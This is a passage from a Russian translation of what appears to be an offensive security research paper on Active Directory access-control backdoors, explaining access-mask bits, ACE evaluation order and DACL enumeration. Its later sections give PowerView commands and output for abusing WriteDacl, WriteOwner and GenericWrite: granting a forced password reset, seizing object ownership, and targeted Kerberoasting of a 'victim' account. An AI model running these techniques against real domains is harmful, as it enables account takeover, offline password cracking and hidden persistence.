²⁷ [https://msdn.microsoft.com/en-us/library/windows/desktop/aa374896\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa374896(v=vs.85).aspx)

²⁸ <https://msdn.microsoft.com/en-us/library/cc223511.aspx>

RIGHT_GENERIC_READ (GR, 0x80000000)	<p>Право читать разрешения и все свойства объекта, а также список содержимого объекта в случае контейнеров.</p> <p>Эквивалентно: RIGHT_READ_CONTROL RIGHT_DS_LIST_CONTENTS RIGHT_DS_READ_PROPERTY RIGHT_DS_LIST_OBJEC</p> <p>В другом месте этой статьи именуется GenericRead.</p>
RIGHT_GENERIC_WRITE (GW, 0x40000000)	<p>Включает в себя право читать разрешения для объекта и право записывать все свойства объекта.</p> <p>Эквивалентно: RIGHT_READ_CONTROL RIGHT_DS_WRITE_PROPERTY RIGHT_DS_WRITE_PROPERTY_EXTENDED</p> <p>В другом месте этой статьи именуется GenericRead.</p>
RIGHT_GENERIC_EXECUTE (GX, 0x20000000)	<p>Право на чтение разрешений / список содержимого объекта-контейнера.</p> <p>Эквивалентно: RIGHT_READ_CONTROL RIGHT_DS_LIST_CONTENTS</p> <p>В другом месте в этой статье именуется GenericExecute.</p>
RIGHT_GENERIC_ALL (GA, 0x10000000)	<p>Право на создание / удаление дочерних объектов, чтение / запись всех свойств, просмотр любых дочерних объектов, добавление и удаление объекта и чтение / запись с расширенным правом.</p> <p>Эквивалентно: RIGHT_DELETE RIGHT_READ_CONTROL RIGHT_WRITE_DAC RIGHT_WRITE_OWNER </p>

²⁹ <https://msdn.microsoft.com/en-us/library/cc223511.aspx>

	RIGHT_DS_CREATE_CHILD RIGHT_DS_DELETE_CHILD RIGHT_DS_DELETE_TREE RIGHT_DS_READ_PROPERTY RIGHT_DS_WRITE_PROPERTY RIGHT_DS_LIST_CONTENTS RIGHT_DS_LIST_OBJECT RIGHT_DS_CONTROL_ACCESS RIGHT_DS_WRITE_PROPERTY_EXTENDED) В других местах статьи именуется GenericAll .
--	---

Биты раздела «стандартный доступ» интерпретируются как:


RIGHT_WRITE_OWNER (WO, 0x00080000)	Право изменять раздел владельца дескриптора безопасности. Следует отметить, что пользователь с этим правом может сменить владельца только на себя - право собственности не может быть передано другим пользователям, имеющим только это право. В другом месте этой статьи именуется WriteOwner .
RIGHT_WRITE_DAC (WD, 0x00040000)	Право на изменение DACL для объекта. В других местах в этой статье именуется WriteDacl .
RIGHT_READ_CONTROL (RC, 0x00020000)	Право читать все данные из дескриптора безопасности, кроме SACL. В другом месте этой статьи именуется ReadControl .
RIGHT_DELETE (DE, 0x00010000)	Право на удаление объекта. В другом месте статьи именуется « Удалить ».

Заключительные биты масок доступа для конкретных объектов интерпретируются как:

RIGHT_DS_CONTROL_ACCESS (CR, 0x000000100)	Определенное право доступа к управлению (если GUID ObjectType относится к расширенному праву, зарегистрированному в схеме леса) или право на чтение конфиденциального свойства (если GUID ObjectType относится к конфиденциальному свойству). Если GUID отсутствует, предоставляются все расширенные права.
RIGHT_DS_LIST_OBJECT (LO, 0x000000080)	Право на размещение объекта. Если у пользователя нет этого права, а также права RIGHT_DS_LIST_CONTENTS на родительский контейнер объекта, то объект скрыт от пользователя.
RIGHT_DS_DELETE_TREE (DT, 0x000000040)	Право на выполнение операции удаления дерева
RIGHT_DS_WRITE_PROPERTY (WP, 0x000000020)	Право на запись одного или нескольких свойств объекта, указанного в GUID ObjectType. Если GUID ObjectType отсутствует или равен 0, предоставляется право записи всех свойств.
RIGHT_DS_READ_PROPERTY (RP, 0x000000010)	Право на чтение одного или нескольких свойств объекта, указанного в GUID ObjectType. Если GUID ObjectType отсутствует или равен 0, предоставляется право на чтение всех свойств.
RIGHT_DS_WRITE_PROPERTY_EXTENDED (VW, 0x000000008)	Право на выполнение подтвержденного права доступа на запись

RIGHT_DS_LIST_CONTENTS (LC, 0x00000004)	Право перечислить все дочерние объекты объекта, если объект является типом контейнера.
RIGHT_DS_DELETE_CHILD (DC, 0x00000002)	Право на удаление дочерних объектов объекта, если объект является типом контейнера. Если ObjectType содержит GUID, GUID будет ссылаться на тип дочернего объекта, который можно удалить.
RIGHT_DS_CREATE_CHILD (CC, 0x00000001)	Право создавать дочерние объекты под объектом, если объект является типом контейнера. Если ObjectType содержит GUID, GUID будет ссылаться на тип дочернего объекта, который может быть создан.

Вот как эти права на самом деле выглядят в форме графического интерфейса пользователя через Active Directory - пользователи и компьютеры (ADUC):



Вверху: графическое представление ACE, интерпретируемого в Active Directory - пользователи и компьютеры (ADUC).

DS_CONTROL_ACCESS

Бит `RIGHT_DS_CONTROL_ACCESS` маски доступа - это особый случай, который можно интерпретировать по-разному. Если GUID, указанный в `ObjectType`, соответствует расширенному праву, зарегистрированному в схеме леса, то предоставляется конкретное расширенное право (иногда называемое «правом управления доступом»). Этот подход используется для того, чтобы в будущих схемах домена можно было расширить более детализированные права и предоставить действия, которые не совсем соответствуют чтению / записи определенных свойств. Например, право `User-Change-Password`³⁰ (GUID: ab721a53 1e2f-11d0-9819-00aa0040529b) позволяет пользователю изменять свой собственный пароль, если известно предыдущее значение пароля, в отличие от права `User-Force-Change Password`³¹. (GUID: 00299570-246d 11d0-a768-00aa006e0529), который позволяет принудительно сбросить пароль пользователя без знания предыдущего значения.

GUID `ObjectType` также может относиться к свойству или набору свойств. В этом случае, если свойство или набор свойств, идентифицированный идентификатором GUID, помечен как конфиденциальный³², то `DS_CONTROL_ACCESS` предоставляет возможность чтения атрибута (`RIGHT_DS_READ_PROPERTY` не предоставляет доступ к конфиденциальному атрибутам). Например, это случай с решением для паролей локального администратора (LAPS)³³, которое расширяет схему леса за счет включения свойств `ms_Mcs-AdmPwd` и `ms-mcs-AdmPwdExpirationTime`. Свойство `ms-Mcs-AdmPwd` помечено как конфиденциальное и хранит открытый текст случайного пароля локального администратора для компьютера, представленного объектом компьютера. Итак,

³⁰ [https://msdn.microsoft.com/en-us/library/ms684413\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms684413(v=vs.85).aspx)

³¹ [https://msdn.microsoft.com/en-us/library/ms684414\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms684414(v=vs.85).aspx)

³² <https://msdn.microsoft.com/en-us/library/cc223153.aspx>

³³ <https://www.microsoft.com/en-us/download/details.aspx?id=46899>


чтобы перечислить пользователей, у которых есть доступ для чтения к этому атрибуту, мы ищем записи ACE с перевернутым DS_CONTROL_ACCESS и GUID ObjectType, ссылающимся на рандомизированный GUID, указывающий на ms-Mcs-AdmPwd, специфичный для среды.

Контрольный монитор безопасности

В Windows и Active Directory решения о запросах доступа принимаются контрольным монитором безопасности режима ядра (SRM). Начиная с Windows 2000, SRM поддерживает списки управления доступом на основе объектов, права чтения / записи / изменения на основе свойств и наборов свойств, а также логику для оценки канонически упорядоченных ACE при принятии решений о доступе (т. Е. Разрешить или отклонить запрошенную привилегию.). Например, рассмотрим группу «Администраторы домена», которая по умолчанию будет иметь право доступа «Полный доступ» ко всем защищаемым объектам Active Directory. Когда член группы «Администраторы домена» запрашивает возможность изменения пароля пользователя, SRM должен решить, следует ли удовлетворить этот запрос или нет. SRM оценивает DACL целевого пользователя, определяет, что группа «Администраторы домена» (и, в свою очередь, члены этой группы) имеют полный контроль над пользователем, а затем позволяет продолжить процесс смены пароля. При оценке DACL объекта SRM будет читать ACE в каноническом порядке, который упорядочивает ACE следующим образом:

1. Явно определенные DENY ACE.
2. Явно определенные ALLOW ACE.
3. Унаследованные DENY ACE.
4. Унаследовал ALLOW ACE.

Унаследованные ACE, которые на сегодняшний день являются наиболее распространенными ACE, с которыми мы сталкивались, еще более усложняются тем, что их оценивают на основе поколений степеней отделения от затронутого объекта. Рассмотрим следующую древовидную структуру OU:



Вверху: домен contoso.com содержит OU «Contoso Users», которое содержит OU «IT», которое содержит OU «Exchange Groups», которое содержит пользователя «Jason Frank».

Пользователь Jason Frank может наследовать ACE от объектов над ним, включая объект домена и родительские, прародители и прародители OU пользователя. Поскольку ACE, унаследованные от более близких по поколению объектов, имеют приоритет, ACE, унаследованные от OU «Exchange Groups», эффективно переопределяют ACE, унаследованные от «IT» OU, даже если это означает, что конфликтующий ALLOW ACE имеет приоритет над DENY ACE.

Понимая порядок оценки, который SRM использует для этих решений о доступе, злоумышленник может более эффективно скрыть вредоносные ACE или даже участников безопасности целиком от защитников. Мы обсуждаем последствия оценки ACE SRM и ее влияние на способность злоумышленника более эффективно скрывать объекты в Active Directory в разделе этой статьи, озаглавленном «Стелс-примитив - скрытие участника».

Перечисление дескрипторов безопасности

В процессе планирования и выполнения бэкдора важно иметь способ легко и программно перечислять дескрипторы безопасности различных объектов, а также владельца объекта.

К счастью, один из классов .NET для выполнения поиска LDAP, DirectorySearcher³⁴, содержит свойство с именем SecurityMasks³⁵, которое позволяет нам перечислять части свойства ntSecurityDescriptor объекта Active Directory даже в качестве непривилегированного пользователя. Вот доступные значения для SecurityMasks:

³⁴ [https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher(v=vs.110).aspx)

³⁵ [https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher.securitymasks\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher.securitymasks(v=vs.110).aspx)

Dacl	Верните список управления дискреционным доступом (DACL).
Group	Возвращает данные первичной группы, неприменимо для современных доменов.
None	Не возвращать данные безопасности (поведение по умолчанию)
Owner	Вернуть идентификатор безопасности (SID) владельца объекта
Sacl	Вернуть системный список управления доступом (SACL).

Эти значения могут быть объединены для возврата нескольких частей дескриптора безопасности. Например, вот как получить поля DACL и Owner из объектов, возвращаемых поиском LDAP в C #³⁶:

```
using System.DirectoryServices;
...
DirectorySearcher src = new DirectorySearcher("...");
src.PropertiesToLoad = new string[] {ntSecurityDescriptor,...};
src.SecurityMasks = SecurityMasks.Dacl | SecurityMasks.Owner;
SearchResultCollection res = src.FindAll();
```

А вот как перечислить ту же информацию в PowerShell:

³⁶ [https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher.securitymasks\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.directorysearcher.securitymasks(v=vs.110).aspx)

```

Windows PowerShell
PS C:\Users\dfm.a\Desktop> $Searcher = New-Object System.DirectoryServices.DirectorySearcher('samaccountname=victim')
PS C:\Users\dfm.a\Desktop> $Searcher.SecurityMasks = [System.DirectoryServices.SecurityMasks]::DACL -bor [System.DirectoryServices.SecurityMasks]::OWNER
PS C:\Users\dfm.a\Desktop> $Result = $Searcher.FindOne()
PS C:\Users\dfm.a\Desktop> $Result.Properties.ntsecuritydescriptor[0].gettype()

IsPublic IsSerial Name                                     BaseType
-----  -----  -----
True     True    Byte[]                                 System.Array

PS C:\Users\dfm.a\Desktop> $Result.Properties.ntsecuritydescriptor
1
0
4
140
240
5

```

Вверху: получение PowerShell двоичного двоичного двоичного объекта дескриптора безопасности для «жертвы», содержащего информацию о владельце и DACL для объекта.

Как вы можете видеть выше, информация дескриптора безопасности будет возвращена в виде двоичного двоичного объекта, хранящегося в свойстве **ntSecurityDescriptor** результирующего объекта. Эту информацию необходимо преобразовать в удобочитаемую форму, что можно сделать одним из двух способов. Один из вариантов - создать новый **Security.AccessControl.RawSecurityDescriptor**³⁷:

```

Windows PowerShell
PS C:\Users\dfm.a\Desktop> $RawSecurityDescriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $Result.Properties.ntsecuritydescriptor[0], 0
PS C:\Users\dfm.a\Desktop> $RawSecurityDescriptor

ControlFlags      : DiscretionaryAclPresent,
                     DiscretionaryAclAutoInherited,
                     SystemAclAutoInherited, SelfRelative
Owner            : S-1-5-21-883232822-274137685-4173207997-512
Group            :
SystemAcl        :
DiscretionaryAcl : {System.Security.AccessControl.ObjectAce,
                     System.Security.AccessControl.ObjectAce,
                     System.Security.AccessControl.ObjectAce,
                     System.Security.AccessControl.ObjectAce...}
ResourceManagerControl : 0
BinaryLength      : 1548

```

Вверху: анализ PowerShell двоичного двоичного двоичного объекта дескриптора безопасности для пользователя «жертвы» в «RawSecurityDescriptor».

³⁷ [https://msdn.microsoft.com/en-us/library/system.security.accesscontrol.rawsecuritydescriptor\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.security.accesscontrol.rawsecuritydescriptor(v=vs.110).aspx)

Альтернативный метод - использовать более конкретный класс System.DirectoryServices.ActiveDirectorySecurity³⁸:

```
Windows PowerShell
PS C:\Users\dfm.a\Desktop> $ADSecurityDescriptor = New-Object System.DirectoryServices.ActiveDirectorySecurity
PS C:\Users\dfm.a\Desktop> $ADSecurityDescriptor.SetSecurityDescriptorBinaryForm($Result.Properties.ntsecuritydescriptor[0])
PS C:\Users\dfm.a\Desktop> $ADSecurityDescriptor

Path          Owner          Access
----          -----          -----
TESTLAB\Domain Admins    NT AUTHORITY\SELF Allow

PS C:\Users\dfm.a\Desktop> $ADSecurityDescriptor.Access

ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SELF
IsInherited          : False
InheritanceFlags      : None
PropagationFlags      : None
```

Вверху: анализ PowerShell двоичного двоичного двоичного объекта дескриптора безопасности для «жертвы» в объект «ActiveDirectorySecurity».

С помощью этого второго подхода вы можете указать, следует ли возвращать идентификатор безопасности или разрешенное короткое имя для субъекта безопасности / доверенного лица, указанного в каждом ACE. Это достигается с помощью специального вызова метода GetAccessRules ()³⁹:

```
Windows PowerShell
PS C:\Users\dfm.a\Desktop> $ADSecurityDescriptor.GetAccessRules($True, $True, [System.Security.Principal.SecurityIdentifier])

ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : S-1-5-10
IsInherited          : False
InheritanceFlags      : None
PropagationFlags      : None
```

Вверху: получение ACE для указанного объекта с помощью метода GetAccessRules () с указанием того, что идентификаторы безопасности (SID) должны возвращены для ссылки на удостоверение.

³⁸ [https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectorysecurity\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.directoryservices.activedirectorysecurity(v=vs.110).aspx)

³⁹

[https://msdn.microsoft.com/enus/library/system.security.accesscontrol.directoryobjectsecurity.getaccessrules\(v=vs.110\).aspx](https://msdn.microsoft.com/enus/library/system.security.accesscontrol.directoryobjectsecurity.getaccessrules(v=vs.110).aspx)

PowerView⁴⁰ - это совместимый с PowerShell 2.0 набор инструментов, написанный одним из авторов технического документа, который облегчает выполнение различных задач по разведке домена / сети и является частью проекта PowerSploit⁴¹. Более подробную информацию о PowerView можно найти в серии сообщений⁴², написанных его автором. В этом документе мы будем использовать PowerView, чтобы продемонстрировать перечисление дескрипторов безопасности и использование бэкдоров. Для перечисления DACL функция Get-DomainObjectACL PowerView будет возвращать записи ACE для определенного объекта. Необязательный флаг ResolveGUIDs сначала выполнит сопоставление всех правильных идентификаторов GUID, зарегистрированных в настоящее время в домене, и переведет все идентификаторы GUID ObjectType в результатирующую форму.

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs | ? {$_._SecurityIdentifier -match $(ConvertTo-SID eviluser)}
```

AceQualifier	:	AccessAllowed
ObjectDN	:	CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights	:	WriteProperty
ObjectType	:	Script-Path
ObjectSID	:	S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags	:	None
BinaryLength	:	56
AceType	:	AccessAllowedObject
ObjectAceFlags	:	ObjectAceTypePresent
IsCallback	:	False
PropagationFlags	:	None
SecurityIdentifier	:	S-1-5-21-883232822-274137685-4173207997-1115
AccessMask	:	32
AuditFlags	:	None
IsInherited	:	False
AceFlags	:	None
InheritedObjectType	:	All
OpaqueLength	:	0

Выше: Использование функции PowerView Get-DomainObjectAcl для получения ACE для пользователя damagej0y с GUID для переведенного ObjectType.

Следует отметить, что любой аутентифицированный пользователь домена может перечислить владельца и DACL большинства объектов в домене по умолчанию. Хотя это не имеет отношения к нашему предполагаемому случаю повышенного доступа, это полезно при перечислении отношений управления для эскалации домена.

⁴⁰ <https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1>

⁴¹ <https://github.com/PowerShellMafia/PowerSploit>

⁴² <http://www.harmj0y.net/blog/tag/powerview/>

Конфигурации DACL (Mis)

Первоначально наша работа была мотивирована желанием найти неправильные конфигурации дескрипторов безопасности, чтобы облегчить эскалацию домена. Это было первоначальным намерением для загрузки на основе ACL в платформу анализа BloodHound⁴³. Когда мы начали осознавать потенциал наступательного бэкдора, мы поняли, что те же отношения управления, которые мы ищем с точки зрения эскалации домена, могут формировать строительные блоки бэкдоров дескрипторов безопасности. Следует отметить, что злоумышленник должен иметь возможность изменять части дескриптора безопасности объектов, к которым добавляются бэкдоры. Получение требуемых прав обычно означает необходимость какого-либо типа повышенного доступа, часто «Администраторы домена» или что-то подобное.

Здесь мы представляем наши отношения управления и таксономию захвата объектов. Некоторые отношения, которые нас волнуют, различаются в зависимости от целевого объекта, которым мы пытаемся пойти на компромисс. Мы начнем эту разбивку сначала с прав, которые применяются ко всем типам целевых объектов (общие и управляющие права), а затем разберем каждый целевой тип объекта с выделенными дополнительными соответствующими отношениями управления. Также обратите внимание, что эта разбивка не является полной: мы уверены, что существуют дополнительные отношения поглощения, и не утверждаем, что эта коллекция является канонической ссылкой на данный момент.

Общие права AD

GenericAll (полностью определенный в разделе «Маска доступа») предоставляет полный контроль над целевым объектом, включая «права управления», описанные ниже. Сюда входят привилегии **WriteDacl** и **WriteOwner**, а также любые определенные расширенные права.

GenericWrite (также полностью определенный в разделе «Маска доступа») представляет собой комбинацию **RIGHT_READ_CONTROL** (право на чтение DACL), **RIGHT_DS_WRITE_PROPERTY** и **RIGHT_DS_WRITE_PROPERTY_EXTENDED**, применяемых ко всем свойствам.

WriteProperty с **ObjectType**, не содержащим GUID, также означает, что участник имеет право изменять все свойства. Хотя этот случай технически не является эквивалентом **GenericWrite**, на практике в большинстве случаев они в основном эквивалентны.

Этими общими правами можно злоупотреблять с помощью **Set DomainObject PowerView**. Параметр **-Set** позволяет изменять поле (`Set @ {"property1" = "value1"; "property2" = "value2"}`), в то время как параметр **-Clear** очищает значение свойства. Вот пример настройки `servicePrincipalName` целевого пользователя, Kerberoasting учетной записи и сброса `servicePrincipalName`:

⁴³ <https://github.com/BloodHoundAD/>

```

Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity victim -Properties samaccountname,servicePrincipalName
samaccountname
-----
victim

PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity victim -SET @{serviceprincipalname='nonexistent/BLAHBLAH'}
PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity victim -Properties samaccountname,servicePrincipalName
serviceprincipalname          samaccountname
-----                      -----
nonexistent/BLAHBLAH          victim

```

Вверху: использование функции PowerView Set-DomainObject для управления свойством servicePrincipalName пользователя «жертвы».

Права на контроль рекламы

Два конкретных права позволяют принципалу изменять дескриптор безопасности целевого объекта, даже если права не позволяют изменять какие-либо свойства или расширенный доступ. Эти права требуют модификации дескриптора безопасности целевого объекта перед выполнением следующего шага намеченной цепочки (например, злоумышленник должен будет добавить ACE, чтобы разрешить изменение свойства или выполнение определенного расширенного права).

WriteDacl (формально RIGHT_WRITE_DAC) позволяет принципалу изменять DACL затронутого объекта. Это означает, что злоумышленник может добавлять или удалять определенные записи управления доступом, позволяя им предоставить себе полный доступ к объекту. Таким образом, WriteDacl - это право, которое включает дополнительные права в цепочке.

WriteOwner (формально RIGHT_WRITE_OWNER) позволяет принципалу изменять раздел владельца дескриптора безопасности объекта. Поскольку владелец объекта имеет неявные права GenericAll на объект, принципал может получить полный доступ к объекту, изменив владельца объекта. Пользователь с этим правом может сменить владельца только на себя - право собственности не может быть передано другим пользователям. Однако, если у пользователя есть SE_RESTORE_PRIVILEGE, пользователь с этим правом может изменить владельца на любой объект.

Управляющими отношениями WriteDacl можно злоупотреблять с помощью функции PowerView **Add-DomainObjectAcl**. Эта функция имеет параметр **-Rights**, который в настоящее время принимает в качестве псевдонимов «All», «ResetPassword», «WriteMembers» и «DCSync». Параметр **-RightsGUID** примет ручной идентификатор GUID, представляющий право на добавление к цели:

```

Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop> $Harmj0ySid = Get-DomainUser harmj0y | Select-Object -ExpandProperty objectsid
PS C:\Users\dfm.a\Desktop> Get-DomainObjectACL victim -ResolveGUIDs | Where-Object {$_._securityidentifier -eq $Harmj0ySid}
PS C:\Users\dfm.a\Desktop> Add-DomainObjectAc1 -TargetIdentity victim -PrincipalIdentity harmj0y -Rights ResetPassword
PS C:\Users\dfm.a\Desktop> Get-DomainObjectACL victim -ResolveGUIDs | Where-Object {$_._securityidentifier -eq $Harmj0ySid }

AceQualifier : AccessAllowed
ObjectDN : CN=victim,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType : User-Force-Change-Password
ObjectSID : S-1-5-21-883232822-274137685-4173207997-1160
InheritanceFlags : None
BinaryLength : 56
AceType : AccessAllowedObject
ObjectAceFlags : ObjectAceTypePresent
IsCallback : False
PropagationFlags : None
SecurityIdentifier : S-1-5-21-883232822-274137685-4173207997-1111
AccessMask : 256
AuditFlags : None
IsInherited : False
AceFlags : None
InheritedObjectType : A11
OpaqueLength : 0

```

Вверху: Использование функции PowerView Add-DomainObjectACL для предоставления пользователю «damagej0y» права принудительного сброса пароля для пользователя «жертвы».

Управляющими отношениями WriteOwner можно злоупотреблять с помощью Set-DomainObjectOwner PowerView:

```

Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity victim -SecurityMasks Owner | Select-Object owner
Owner
-----
S-1-5-21-883232822-274137685-4173207997-512

PS C:\Users\dfm.a\Desktop> Get-DomainObject "S-1-5-21-883232822-274137685-4173207997-512" -Properties name
name
-----
Domain Admins

PS C:\Users\dfm.a\Desktop> Set-DomainObjectOwner -Identity victim -OwnerIdentity "dfm.a"
PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity victim -SecurityMasks Owner | Select-Object owner
Owner
-----
S-1-5-21-883232822-274137685-4173207997-1110

```

Вверху: изменение владельца «жертвы» на атакующего пользователя «dfm.a» с помощью функции PowerView Set-DomainObjectOwner.

Также стоит отметить, что участники, которым предоставлено SE_TAKE_OWNERSHIP_PRIVILEGE, могут изменить владельца любого объекта на себя. Кроме того, участники, которым

предоставлены `SE_TAKE_OWNERSHIP_PRIVILEGE` и `SE_RESTORE_PRIVILEGE`, могут изменить владельца любого объекта на любого другого участника. Таким образом, все эти привилегии являются примитивами прав управления AD.

Объектно-ориентированный таргетинг

Некоторые отношения управления допускают захват только определенных объектов. Например, `User Force-Change-Password` не имеет смысла для объекта групповой политики (GPO), но имеет смысл для объекта пользователя. В этом разделе будут разбиты объекты в Active Directory, которые нам важны для целей наших цепочек атак. Обратите внимание, что ниже приводится неполный список стратегий объектного таргетинга.

Пользовательские объекты

Чтобы получить права объекта пользователя, учетные данные для входа в систему для учетной записи пользователя должны быть известны или восстановлены злоумышленником. Есть два примитива атаки, которые позволяют принципалу восстановить эти учетные данные. Первый - это принудительный сброс пароля пользователя без знания текущего пароля. Это предоставляется правом `User-Force-Change-Password` (GUID: 00299570-246d-11d0 a768-00aa006e0529), то есть установлен бит `RIGHT_DS_CONTROL_ACCESS`, а `ObjectType` содержит предыдущий GUID. `GenericAll`, а также `RIGHT_DS_CONTROL_ACCESS` без указания GUID (т.е. «все расширенные права») также предоставляют эту возможность. Это действие является «деструктивным», поскольку вы вносите достаточно громкие изменения в среду Active Directory - пользователь не сможет снова войти в свою учетную запись, и ему потребуется сбросить пароль кем-то другим в организации. Однако нередки случаи неудачных попыток ввода пароля, и пользователь, скорее всего, поверит, что он просто неправильно ввел свой пароль, а не что он был сброшен злонамеренно.

Второй примитив атаки - «Targeted Kerberoasting⁴⁴», где `servicePrincipalName` целевого пользователя имеет «бессмысленное» значение, учетная запись - Kerberoast'ed, `servicePrincipalName` сбрасывается до исходного значения, а пароль целевого пользователя взламывается в автономном режиме. Это, очевидно, зависит от того, имеет ли учетная запись пользователя пароль, достаточно простой для взлома за разумное время, но этот примитив имеет большое преимущество в том, что он не является деструктивным и может быть выполнен без уведомления целевого пользователя об изменении. Принципал с правами `WriteDacl` или `WriteOwner` в учетной записи целевого пользователя также может выполнить эту атаку.

Для выполнения с `PowerView`, **Set-DomainObject** может использоваться для установки и отключения `servicePrincipalName` пользователя для Kerberoasting, а **Set-DomainUserPassword** может использоваться для принудительного сброса пароля пользователя:

⁴⁴ <http://www.harmj0y.net/blog/activedirectory/targeted-kerberoasting/>

```

Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop> Import-Module .\powerview.ps1
PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity victim -Properties samaccountname,servicePrincipalName
samaccountname
-----
victim

PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity victim -SET @{serviceprincipalname='nonexistent/BLAHBLAH'}
PS C:\Users\dfm.a\Desktop> $User = Get-DomainUser victim
PS C:\Users\dfm.a\Desktop> $User | Get-DomainSPNTicket
SamAccountName      DistinguishedName    ServicePrincipalName Hash
e
-----
victim             CN=victim,CN=Use... nonexistent/BLAH... $krb5tgs$nonexis...
PS C:\Users\dfm.a\Desktop> $User | Select serviceprincipalname
serviceprincipalname
-----
nonexistent/BLAHBLAH

PS C:\Users\dfm.a\Desktop> Set-DomainObject -Identity victim -Clear serviceprincipalname
